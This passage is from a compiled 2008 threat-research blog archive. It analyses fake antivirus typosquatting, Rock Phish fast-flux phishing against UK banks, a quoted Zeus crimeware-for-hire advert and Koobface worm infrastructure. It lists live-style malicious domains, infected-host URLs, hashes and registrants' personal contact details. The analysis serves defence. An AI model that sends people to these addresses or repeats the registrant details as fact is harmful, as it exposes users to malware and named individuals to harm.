The cost of the transfer depends on the amount of work. The workload is measured in symbols. In calculating

the characters are shown letters and numbers. Punctuation do not count. Minimum order 100 characters. "

I'm particularly curious how is a contractor(translator) going to react to a situation when a large scale malware

campaign speaking several different languages tell a fake story that the contractor might have recently translated for them. With the employer positioning itself as a fully

legitimate company, whereas its customers requesting localized

version of texts for the spam/phishing/malware campaigns are the "usual suspects", the contractors would continue allowing cybercriminals the opportunity to build more authenticity within their campaigns.

Related posts:

[2]E-crime and Socioeconomic Factors

[3]MPack and IcePack Localized to Chinese

[4]The Icepack Exploitation Kit Localized to French

[5]The FirePack Exploitation Kit Localized to Chinese

[6]Localizing Open Source Malware

[7]Localized Fake Security Software

[8]A Localized Bankers Malware Campaign

[9]Lonely Polina's Secret (Localized malware campaign)

1. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>

2. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>

3. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

4. <http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html>

5. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
6. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
7. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>
8. <http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html>
9. <http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html>

1503



A Diverse Portfolio of Fake Security Software - Part Fourteen (2008-11-27 15:09)

You didn't even think for a second that the supply of typosquatted domains serving packed and triple crypted to the

point where the binary is not longer executing, fake security software domains is declining? With the upcoming

holidays and the usual peak of web traffic, malicious activity on all fronts is prone to increase during December.

YEWGATE LTD, Sawert Alliance, and Sagent Group, *personal favorites affiliate participants in a revenue sharing program for serving fake security software, try to maintain a decent rhythm in their typosquatting process, always*

worth taking a peek at. The very latest rogue security software additions include :

micro-antiv2009 .com (91.208.0.223)

micro-antivir2009 .com

micro-antivirus-2009 .com

micro-av-2009 .com

Sawert Alliance

*Peltonen Martti **seodancer@gmail.com***

33 New Road, Upper Flat

Belize City

1504



Belize

Tel: +7.9602578790

avmyscan .com (91.203.92.186; 78.157.143.184)

go-your-scan .com

bestproscan .com

avproscan .com

goyourscan .com

iabestscan .com

avmyscan .com

best-scan-pro .com

avscan-pro .com

bestscanner-pro .com

avscanpro .com

iascannerpro .com

Jaroslav Voltz

*Email: **mensfult@gmail.com***

Organization: Private person

1505



Address: Biskupsk 9

City: Praha

State: Praha

ZIP: 11000

Country: CZ

Phone: +420.2224811382

virus-labs2009 .com (66.232.113.62)

virus-trigger .com

virusresponse2009 .com

virusresplab .com

virus-response .com

Roman Spitsikov

Uus-Sadama 12

Tallinn, Tallinn 10120

Estonia

Roman.Spitsikov@gmail.com

virusremover2008plus .com (77.245.61.80;
93.190.139.229)

1506



Sagent Group (sergbelo@gmail.com)

Brignal Solutions

P.O. Box 3469 Geneva Place, Waterfront drive

Road town, BVI

BZ

+1.14193017015

antivirus-pro-scan.com (84.243.197.183)

anti-virus-defence.com

1507



protection-livescan.com

Aleksey Kononov ***cndomainz@yahoo.com***

+74954538435 fax: +74954538435

ul. Yakimanskay 34-56

Moskva Moskovskay oblast 112745

ru

rapidantivir .com (91.208.0.220)

rapidantivirus-2009 .com

securityscanner2009 .com

rapidantivirus2009 .com

rapid-antivir .com

extraantivir .com

rapid-antivirus .com

rapidantivirus .com

Sawert Alliance

Peltonen Martti ***seodancer@gmail.com***

33 New Road, Upper Flat

Belize City

Belize

Tel: +7.9602578790

1508



sgscanner .com (116.50.14.185)

sguardscan .com

scansguard .com

getsg2008 .com

Vrenk Tihomil

*Email: **gray444371@gmail.com***

Organization: Private person

Address: Kolodvorska 73, SI3270 Lasko

City: Lasko

State: LaskoLasko

ZIP: SI1355

Country: SI

Phone: +386.14588324

1509

adwaredeluxe .com (64.40.118.8) (private whois)

antivirusadvanced .com

antivirusadvance .com

spydestroy .com

spywareremoval .ws

Shipping them in batches means exposing them in batches.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Thirteen

[2]A Diverse Portfolio of Fake Security Software - Part Twelve

[3]A Diverse Portfolio of Fake Security Software - Part Eleven

[4]A Diverse Portfolio of Fake Security Software - Part Ten

[5]A Diverse Portfolio of Fake Security Software - Part Nine

[6]A Diverse Portfolio of Fake Security Software - Part Eight

[7]A Diverse Portfolio of Fake Security Software - Part Seven

[8]A Diverse Portfolio of Fake Security Software - Part Six

[9]A Diverse Portfolio of Fake Security Software - Part Five

[10]A Diverse Portfolio of Fake Security Software - Part Four

[11]A Diverse Portfolio of Fake Security Software - Part Three

[12]A Diverse Portfolio of Fake Security Software - Part Two

[13]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

2. <http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html>
3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html
4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html
5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html
6. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>
7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html
8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
9. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
12. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>
13. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

2.12 December

1511



Yet Another Web Malware Exploitation Kit in the Wild (2008-12-02 14:08)

With business-minded malicious attackers embracing basic marketing practices like branding, it is becoming increas-

ingly harder, if not pointless to keep track of all XYZ-Packs currently in circulation. How come? Due to their open

source nature allowing modifications, claiming copyright over the modified and re-branded kit, the source code of

core web malware exploitation kits continue representing the foundation source code for each and every newly

released kit.

1512



In fact, the practice is becoming so evident, that anecdotal evidence in the form of monitoring ongoing commu-

nications between sellers and buyers reveals actual attempts of intellectual property enforcement in the form of

exchange of flames between an author of a original kit, and a newly born author who seems to have copied over 80

% of his source code, changed the layout, re-branded it, added several more exploits and started pitching it as the

most exclusive kit there is available in the underground marketplace.

1513



What's new about this particular kit anyway? Changed iframe and js obfuscation techniques, doesn't require MySQL

to run, with several modified Adobe Acrobat and Flash exploits - all patched and publicly obtainable. This is precisely where the marketing pitch ends for the majority of malware kits released during the last quarter.

As always, there are noticable exceptions to the common wisdom that time-to-underground market isn't al-

lowing them to innovate, but thankfully, these exceptions aren't yet going mainstream. What is going to change in

the upcoming 2009? Web malware exploitation kits are slowly maturing into multi-user cybercrime platforms, where

traffic management coming from the SQL injected or malware embedded sites is automatically exploited with access

to the infected hosts or to the traffic volume in general offered for sale under a flat rate, or on a volume basis.

Converging traffic management with drive-by exploitation and offering the output for sale, all from a single

web interface, is precisely what [1]malicious economies of scale is all about.

Related posts:

[2]Cybercriminals release Christmas themed web malware exploitation kit

[3]New Web Malware Exploitation Kit in the Wild

[4]Modified Zeus Crimeware Kit Gets a Performance Boost

[5]Zeus Crimeware Kit Gets a Carding Layout

[6]Web Based Malware Emphasizes on Anti-Debugging Features

[7]Copycat Web Malware Exploitation Kit Comes with Disclaimer

[8]Web Based Malware Eradicates Rootkits and Competing Malware

[9]Two Copycat Web Malware Exploitation Kits in the Wild

[10]Copycat Web Malware Exploitation Kits are Faddish

[11]Web Based Botnet Command and Control Kit 2.0

[12]BlackEnergy DDoS Bot Web Based

[13]A New DDoS Malware Kit in the Wild

[14]The Small Pack Web Malware Exploitation Kit

[15]The Nuclear Grabber Kit

1514

[16]The Apophis Kit

[17]Nuclear Malware Kit

[18]The Random JS Malware Exploitation Kit

[19]Metaphisher Malware Kit Spotted in the Wild

1. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
2. <http://blogs.zdnet.com/security/?p=2217>
3. <http://ddanchev.blogspot.com/2008/11/new-web-malware-exploitation-kit-in.html>
4. <http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html>
5. <http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html>
6. <http://ddanchev.blogspot.com/2008/10/web-based-malware-emphasizes-on-anti.html>
7. <http://ddanchev.blogspot.com/2008/10/copycat-web-malware-exploitation-kit.html>
8. <http://ddanchev.blogspot.com/2008/10/web-based-malware-eradicates-rootkits.html>
9. <http://ddanchev.blogspot.com/2008/09/two-copycat-web-malware-exploitation.html>
10. <http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html>
11. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>

12. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>
13. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>
14. <http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>
15. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
16. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
17. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
18. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
19. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>

1515



Rock Phish-ing in December (2008-12-02 14:24)

Nothing can warm up the heart of a security researcher better than a batch of currently active Rock Phish domains,

fast-fluxing by using U.S based malware infected hosts as infrastructure provider. What is this assessment of currently active Rock Phish campaign aiming to achieve? In short, prove that the people that were Rock Phish-ing at the

beginning of the year, are exactly the same people that continue Rock Phish-ing at the end of the year, thereby

pointing out that as long as they're not where they're supposed to be, they are not going to stop innovating and

working on a higher average online time for their campaigns.

1516



What's particularly interesting about this campaign, is that compared to previous ones targeting multiple brands, the thousands of malware infected hosts and domains are targeting Alliance & Leicester and Abbey National only.

Active Rock Phish Domains in fast-flux :

stgsfw7sr .com

q06ciwt60 .com

jnlyf96v4 .com

neegzlh35 .com

7azwmrsg5 .com

pn3ekq976 .com

2coxi8sb6 .com

d8ri1iz5d .com

1517



ki7wvgauf .com

5nt5r3keh .com

5nt29884j .com

bgoryomek .com

a725jv8ik .com

fke5nnp8m .com

stgsfw7sr .com

10c0ka49t .com

zp304ju3z .com

j0rykafwn .cn

1518

2j1f .net

confirm-updates .com

paypal.confirm-updates .com

user-data-confirmation .com

paypal.user-data-confirmation .com

capitalone.updating-informations .com

Sample sub-domain structure :

mybank.alliance-leicester.co.uk.7azwmrsg5 .com

mybank.alliance-leicester.co.uk.bgoryomek .com

mybank.aliance-leicester.co.uk.stgsfw7sr .com
mybank.alliance-leicester.co.uk.zp304ju3z .com
mybank.alliance-leicester.co.uk.5nt29884j .com
mybank.aliance-leicester.co.uk.bgoryomek .com
mybank.alliance-leicester.co.uk.bgoryomek .com
mybank.aliance-leicester.co.uk.stgsfw7sr .com
mybank.alliance-leicester.co.uk.stgsfw7sr .com
mybank.aliance-leicester.co.uk.zp304ju3z .com
mybank.alliance-leicester.co.uk.zp304ju3z .com
myonlineaccounts2.abbeynational.co.uk.pn3ekq976 .com
myonlineaccounts1.abeynational.com.pn3ekq976 .com

1519



DNS servers for the campaigns :

ns1.thecherrydns .com

ns2.thecherrydns .com

ns3.thecherrydns .com

ns4.thecherrydns .com

ns5.thecherrydns .com

ns6.thecherrydns .com

ns10.realgoodnameserver .com

ns1.realgoodnameserver .com

rens2.realgoodnameserver .com

rns3.realgoodnameserver .com

ns4.realgoodnameserver .com

ns8.realgoodnameserver .com

1520



ns6.myboomdns .com

ns4.myboomdns .com

Domains registrant :

Name : Pan Wei wei

Organization : Pan Wei wei

Address : BaoChun Rd. 27, No. 3, 1F, Apt. 1903

City : Beijing

Province/State : Beijing

Country : CN

Postal Code : 100176

Phone Number : 010-010-58022118-58022118

Fax : 86-010-58022118-58022118

Email : 127@126.com

These well known Rock Phish campaigners, have been naturally multitasking on several different underground

*fronts throughout the year. For instance, their **2j1f.net** is known to have been [1]hosting money mule company's site, and also, it was used in a previously analyzed [2]phishing campaign that was spreading across Facebook in June.*

1521

*Need more evidence on the consolidation that's been ongoing for over an year and half now? An infamous money mule recruiting company (**Cash-Transfers Inc.**) was also taking advantage of the [3]fast-flux network offered by the ASProx botnet masters in July.*

As a firm believer in that "the whole is greater than the sum of its parts", the popular "sitting duck" cybercrime infrastructure hosting model will be either replaced by a cybercrime infrastructure relying entirely on

legitimate services, or one where the average malware infected Internet user would be temporarily used as a hosting

provider.

If millions were made by using the "sitting duck" hosting model, how many would be made using the others,

given that they would inevitably increase the average online time for a malicious campaign?

Related Rock Phish research :

[4]209 Host Locked

[5]209.1 Host Locked

[6]66.1 Host Locked

[7]Confirm Your Gullibility

[8]Assessing a Rock Phish Campaign

Related fast-flux research :

[9]Fast-Flux Spam and Scams Increasing

[10]Fast Fluxing Yet Another Pharmacy Scam

[11]Storm Worm's Fast Flux Networks

[12]Managed Fast Flux Provider

[13]Managed Fast Flux Provider - Part Two

[14]Obfuscating Fast Fluxed SQL Injected Domains

[15]Storm Worm Hosting Pharmaceutical Scams

[16]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. <http://www.bobbear.co.uk/morganinvestment.html>

2. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>

3. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

4. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
5. <http://ddanchev.blogspot.com/2007/12/2091-host-locked.html>
6. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>
7. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
8. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
9. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
10. <http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html>
11. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
12. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>
13. <http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html>
14. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
15. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>
16. <http://blogs.zdnet.com/security/?p=1122>

1522



Zeus Crimeware as a Service Going Mainstream (2008-12-04 13:53)

Since 100 % transparency doesn't exist in any given market no matter how networked and open its stakeholders are,

[1]Cybecrime-as-a-Service (CaaS) in the underground marketplace went mainstream with the introduction of- the

76service - now available in Winter and Spring editions - followed by a flood of copycats monetizing commodity

services on the foundations of proprietary underground tools.

1523



Originally launched as an invite only service where only trusted individuals would be able to take advantage of

the malicious economies of scale concept, in August, 2008 copycats ruined the proprietary model of the 76service

by tweaking the service and converging it with web malware exploitation kits of their choice. The output? Near

real-time access to freshly harvested financial data, which when combined with their aggressive price cutting once

again lowers down the entry barriers into this underground market segment.

Start from the basics. Intellectual property theft in the underground marketplace has been a fact for over an year now, with proprietary web malware exploitation kits leaking to the average cybercriminals who after a brief process of re-branding and layout changing, include their very own copyright notice. Upon obtaining the kits for which they haven't a cent/eurocent, it would be fairly logical to assume that they can therefore charge as much as they want for offering on demand access to them, thereby undercutting the prices offered by the experienced market participants. IP theft in the underground marketplace equals a volume sales driven cash cow that messes up the basics of demand and supply that the experienced cybercriminals consciously or subconsciously follow.

Not only is IP theft a reality, but also, among the very latest Zeus crimeware for hire services is charging pocket money for extended periods of time :

" [Q] What is

[A] is a mix between the Zeus Trojan and MalKit, A browser attack toolkit that will steal all information logged on the computer. After being redirected to the browser exploits, the zeus bot will be installed on the victims computer and start logging all outgoing connections.

[Q] How much does it cost?



[A] Hosting for costs \$50 for 3 months. This includes the following:

Fully set up ZeuS Trojan with configured FUD binary.

Log all information via internet explorer

Log all FTP connections

Steal banking data

Steal credit cards

Phish US, UK and RU banks

Host file override

All other ZeuS Trojan features

Fully set up MalKit with stats viewer inter graded.

10 IE 4/5/6/7 exploits

2 Firefox exploits

1 Opera exploit"

We also host normal ZeuS clients for \$10/month.

This includes a fully set up zeus panel/configured binary"

1525

Think cybercriminals in order to anticipate cybercriminals. Would a potential cybercriminal purchase a crimeware kit for a couple of thousand dollars, when they can either rent a managed crimeware service, or even buy a gigabyte

worth of stolen E-banking data for any chosen country, collected during the last 30 days? I doubt so, and factual evidence on the increasing number of such services confirms the trend - in 2009 anything cybercrime will be outsourceable.

Related posts:

[2]Modified Zeus Crimeware Kit Gets a Performance Boost

[3]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[4]Zeus Crimeware Kit Gets a Carding Layout

[5]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[6]Crimeware in the Middle - Zeus

Related underground marketplace posts:

[7]Will Code Malware for Financial Incentives

[8]Coding Spyware and Malware for Hire

[9]Malware as a Web Service

[10]The Underground Economy's Supply of Goods and Services

[11]The Dynamics of the Malware Industry - Proprietary Malware Tools

[12]Using Market Forces to Disrupt Botnets

[13]Multiple Firewalls Bypassing Verification on Demand

[14]Managed Spamming Appliances - The Future of Spam

[15]Inside a Managed Spam Service

[16]Dissecting a Managed Spamming Service

[17]Segmenting and Localizing Spam Campaigns

[18]Localizing Cybercrime - Cultural Diversity on Demand

*[19]Localizing Cybercrime - Cultural Diversity on Demand
Part Two*

1. <http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html>

2. <http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html>

3. <http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html>

4. <http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html>

5. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

6. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>

7. <http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html>

8. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

9. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
10. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
11. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
12. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
13. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
14. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
15. <http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html>
16. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>
17. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>
18. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
19. <http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html>



Dissecting the Koobface Worm's December Campaign (2008-12-08 16:58)

The [1]Koobface Facebook worm - [2]go through an [3]assessment of a previous campaign - is once again making its

rounds across social networking sites, [4]Facebook in particular. Therefore, shall we spill a big cup of coffee over the malware campaigners efforts for yet another time? But of course.

Only OPSEC-ignorant malware campaigners would leave so much traceable points, in between centralizing the

campaign's redirection domains on a single IP. For instance, taking advantage of free web counter whose publicly

obtainable statistics - the account has since been deleted - allow us to not only measure the clickability of Koobface's campaign, but also, prove that they're actively multitasking by combining blackhat SEO and active spreading across

several other social networking sites. Here are some of the key summary points for this campaign :

Key summary points :

- the hosting infrastructure for the bogus YouTube site and the actual binary is provided by several thousand

dynamically changing malware infected IPs

- all of the malware infected hosts are serving the bogus YouTube site through port 7777

- the very same bogus domains acting as central redirection points from the November's campaign remain active,

however, they've switched hosting locations

- if the visitor isn't coming from where she's supposed to be coming, in this case the predefined list of referrers, a single line of "scan ref" is returned with no malicious content displayed

- the campaign can be easily taken care of at least in the short term, but shutting down the centralized redirection

points

1527



What follows are the surprises, namely, despite the fact that Koobface is pitched as a Facebook worm, according to

their statistics - [5]go through a previously misconfigured malware campaign stats - the majority of unique visitors

from the December's campaign appear to have been coming from Friendster. As for the exact number of visitors

hitting their web counter, counting as of 7 November 2008, 12:58, with 91,109 unique visitors on 07 Nov, Fri and

another 53,260 on 08 Nov, Sat before the counter was deleted, the cached version of their web counter provides a relatively good sample.

*On each of the bogus Geocities redirectors, the very same **lostart .info/js/gs.js** (58.241.255.37) used in the previous*

campaign, attempts to redirect to **find-allnot**
.com/go/fb.php (58.241.255.37) or to **playtable**
.info/go/fb.php (58.241.255.37), with fb.php doing the
referrer checking and redirecting to the botnet hosts magic.
Several other

well known malware command and control locations are
also parked at 58.241.255.37 :

jobbusiness .org

a221008 .com

y171108 .com

searchfindand .com

ofsitesearch .com

fashionlineshow .com

anddance .info

firstdance .biz

prixisa .com

danceanddisc .com

finditand .com

findsamthing .com

freemarksearch .com

find-allnot .com

find-here-and-now .com

findnameby .com

anddance .info

These domains, with several exceptions, are actively participating in the campaign, with the easiest way to dif-

1528



ferentiate whether it's a Facebook or Bebo redirection, remaining the descriptive filenames. For instance, fb.php

*corresponds to Facebook redirections and be.php corresponding to Bebo redirections (**ofsitesearch .com/go/be.php**).*

However, the meat resides within the statistics from their campaign :

Malware serving URLs part of Koobface worm's December's campaign, based on the identical counter used across

all the malicious domains :

youtube-x-files .com

youtube-go .com

youtube-spy.5x .pl

youtube-files.bo .pl

youtube-media.none .pl

youtube-files.xh .pl

youtube-spy.dz .pl

1529

youtube-files.esite .pl

youtube-spy.bo .pl

youtube-spy.nd .pl

youtube-spy.edj .pl

spy-video.oq .pl

shortclips.bubb .pl

youtubego.cacko .pl

asda345.blogspot .com

uholyejedip556.blogspot .com

ufyaegobeni7878.blogspot .com

uiyneteku20176.blogspot .com

ujoiculehe19984.blogspot .com

uinekojapab29989.blogspot .com

uhocuyhipam13345.blogspot .com

Geocities redirectors participating :

geocities .com/madelineeaton10/index.htm

geocities .com/charlievelazquez10/index.htm

geocities .com/raulsheppard18/index.htm

1530



Sample malware infected hosts used by the redirectors :

92.241.134 .41:7777/?ch= &ea=

89.138.171 .49:7777/?ch= &ea=

92.40.34 .217:7777/?ch= &ea=

79.173.242 .224:7777/?ch= &ea=

122.163.103 .91:7777/?ch= &ea=

217.129.155 .36:7777/?ch= &ea=

84.109.169 .124:7777/?ch= &ea=

91.187.67 .216:7777/?ch= &ea=

84.254.51 .227:7777/?ch= &ea=

190.142.5 .32:7777/?ch= &ea=

190.158.102 .246:7777/?ch= &ea=

201.245.95 .86:7777/?ch= &ea=

78.90.85 .7:7777/?ch= &ea=

82.81.25 .144:7777/?ch= &ea=

78.183.143 .188:7777/?ch= &ea=

89.139.86 .88:7777/?ch= &ea=

85.107.190 .105:7777/?ch= &ea=

84.62.84 .132:7777/?ch= &ea=

78.3.42 .99:7777/?ch= &ea=

92.241.137 .158:7777/?ch= &ea=

1531

77.239.21 .34:7777/?ch= &ea=

41.214.183 .130:7777/?ch= &ea=

90.157.250 .133:7777/dt/?ch= &ea=

89.143.27 .39:7777/?ch= &ea=

91.148.112 .179:7777/?ch= &ea=

94.73.0 .211:7777/?ch= &ea=

124.105 .187.176:7777/?ch= &ea=

77.70.108 .163:7777/?ch= &ea=

190.198.162 .240:7777/?ch= &ea=

89.138.23 .121:7777/?ch= &ea=

190.46.50 .103:7777/?ch= &ea=

80.242.120 .135:7777/?ch= &ea=

94.191.140 .143:7777/?ch= &ea=

210.4.126 .100:7777/?ch= &ea=

87.203.145 .61:7777/?ch= &ea=

94.189.204 .22:7777/?ch= &ea=
92.36.242 .47:7777/?ch= &ea=
77.78.197 .176:7777/?ch= &ea=
94.189.149 .231:7777/?ch= &ea=
89.138.102 .243:7777/?ch= &ea=
94.73.0 .211:7777/?ch= &ea=
79.175.101 .28:7777/?ch= &ea=
78.1.251 .26:7777/?ch= &ea=
201.236.228 .38:7777/?ch= &ea=
85.250.190 .55:7777/?ch= &ea=
211.109.46 .32:7777/?ch= &ea=
91.148.159 .174:7777/?ch= &ea=
87.68.71 .34:7777/?ch= &ea=
85.94.106 .240:7777/?ch= &ea=
195.91.82 .18:7777/?ch= &ea=
85.101.167 .197:7777/?ch= &ea=
193.198.167 .249:7777/?ch= &ea=
94.69.130 .191:7777/?ch= &ea=
79.131.26 .192:7777/?ch= &ea=
190.224.189 .24:7777/?ch= &ea=

1532



119.234.7 .230:7777/?ch= &ea=

199.203.37 .250:7777/?ch= &ea=

89.142.181 .226:7777/?ch= &ea=

84.110.120 .82:7777/?ch= &ea=

119.234.7 .230:7777/?ch= &ea=

84.110.253 .163:7777/?ch= &ea=

82.81.163 .40:7777/?ch= &ea=

79.179.249 .218:7777/?ch= &ea=

190.224.189 .24:7777/?ch= &ea=

79.179.249 .218:7777/?ch= &ea=

87.239.160 .132:7777/?ch= &ea=

79.113.8 .107:7777/?ch= &ea=

81.18.54 .6:7777/?ch= &ea=

118.169 .173.101:7777/?ch= &ea=

85.216.158 .209:7777/?ch= &ea=

219.92.170 .4:7777/?ch= &ea=

1533

79.130.252 .204:7777/?ch= &ea=

93.136.53 .239:7777/?ch= &ea=

62.0.134 .79:7777/?ch= &ea=

79.138.184 .253:7777/?ch= &ea=

173.16.68 .18:7777/?ch= &ea=

190.155.56 .212:7777/?ch= &ea=

190.20.68 .136:7777/?ch= &ea=

119.235.96 .173:7777/?ch= &ea=

77.127.81 .103:7777/?ch= &ea=

190.132.155 .122:7777/?ch= &ea=

89.138.177 .91:7777/?ch= &ea=

79.178.111 .25:7777/?ch= &ea=

84.109.1 .15:7777/?ch= &ea=

89.0.157. 1:7777/?ch= &ea=

122.53.176 .43:7777/?ch= &ea=

200.77.63 .190:7777/?ch= &ea=

67.225.102 .105:7777/?ch= &ea=

119.94.171 .114:7777/?ch= &ea=

125.212.94 .80:7777/?ch= &ea=

Detection rate for the binary, identical across all infected hosts participating :

*flash_update.exe (Win32/Koobface!generic;
Win32.Worm.Koobface.W)*

Detection rate : 28/38 (73.69 %)

File size: 27136 bytes

MD5...: 3071f71fc14ba590ca73801e19e8f66d

SHA1...: 2f80a5b2575c788de1d94ed1e8005003f1ca004d

Koobface's social networks spreading model isn't going away, but it's domains definitely are.

Related posts:

[6]Dissecting the Latest Koobface Facebook Campaign

[7]Fake YouTube Site Serving Flash Exploits

[8]Facebook Malware Campaigns Rotating Tactics

[9]Phishing Campaign Spreading Across Facebook

[10]Large Scale MySpace Phishing Attack

[11]Update on the MySpace Phishing Campaign

[12]MySpace Phishers Now Targeting Facebook

[13]MySpace Hosting MySpace Phishing Profiles

1. <http://www.techcrunch.com/2008/12/05/koobface-virus-still-making-the-rounds-on-facebook/>

2. <http://blogs.zdnet.com/security/?p=2146>

3. <http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html>

4.

<http://www.avertlabs.com/research/blog/index.php/2008/12/03/koobface-remains-active-on-facebook/>

5. <http://ddanchev.blogspot.com/2008/02/statistics-from-malware-embedded-attack.html>

1534

6. <http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html>

7. <http://ddanchev.blogspot.com/2008/06/fake-youtube-site-serving-flash.html>

8. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>

9. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>

10. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>

11. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>

12. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>

13. <http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html>

1535



The Koobface Gang Mixing Social Engineering Vectors (2008-12-09 13:53)

It's the Facebook message that came from one of your infected friends pointing you to an on purposely created

bogus Bloglines blog serving fake YouTube video window, that I have in mind. [1]The Koobface gang has been mixing

social engineering vectors by taking the potential victim on a walk through legitimate services in order to have them infected without using any client-side vulnerabilities.

*For instance, this bogus Bloglines account (**bloglines .com/blog/Youtubeforbiddenvideo**) has attracted over*

*150 unique visitors already, part of Koobface's Hi5 spreading campaign (**catshof .com/go/hi5.php**). The domain*

is parked at the very same IP that the rest of the central redirection ones in all of Koobface's campaigns are -

[2]58.241.255.37.

1536



Interestingly, since [3]underground multitasking is becoming a rather common practice, the bogus blog has also been

advertised within a blackhat SEO farm using the following blogs, currently linking to several hundred bogus Google

Groups accounts :

bloglines .com/blog/gillehuxeda

bloglines .com/blog/chaneyok

bloglines .com/blog/ramosimeco

bloglines .com/blog/antwanuvfa

bloglines .com/blog/tamaraaqo

bloglines .com/blog/josephyhti

bloglines .com/blog/whiteqivaju

bloglines .com/blog/hayleyem

bloglines .com/blog/tateigyamor

bloglines .com/blog/burnsseuhaqe

bloglines .com/blog/jennaup

1537



bloglines .com/blog/jermainedus

bloglines .com/blog/floydwopew55

bloglines .com/blog/arielehy

bloglines .com/blog/onealqypsu

bloglines .com/blog/mackirma

bloglines.com/blog/breonnazox

bloglines .com/blog/sabrinaxycit

bloglines .com/blog/gloverqy

bloglines .com/blog/lisaurja

bloglines .com/blog/greenefayg18

bloglines .com/blog/craigxiw36

bloglines .com/blog/parsonsdos

bloglines .com/blog/martinsutuz

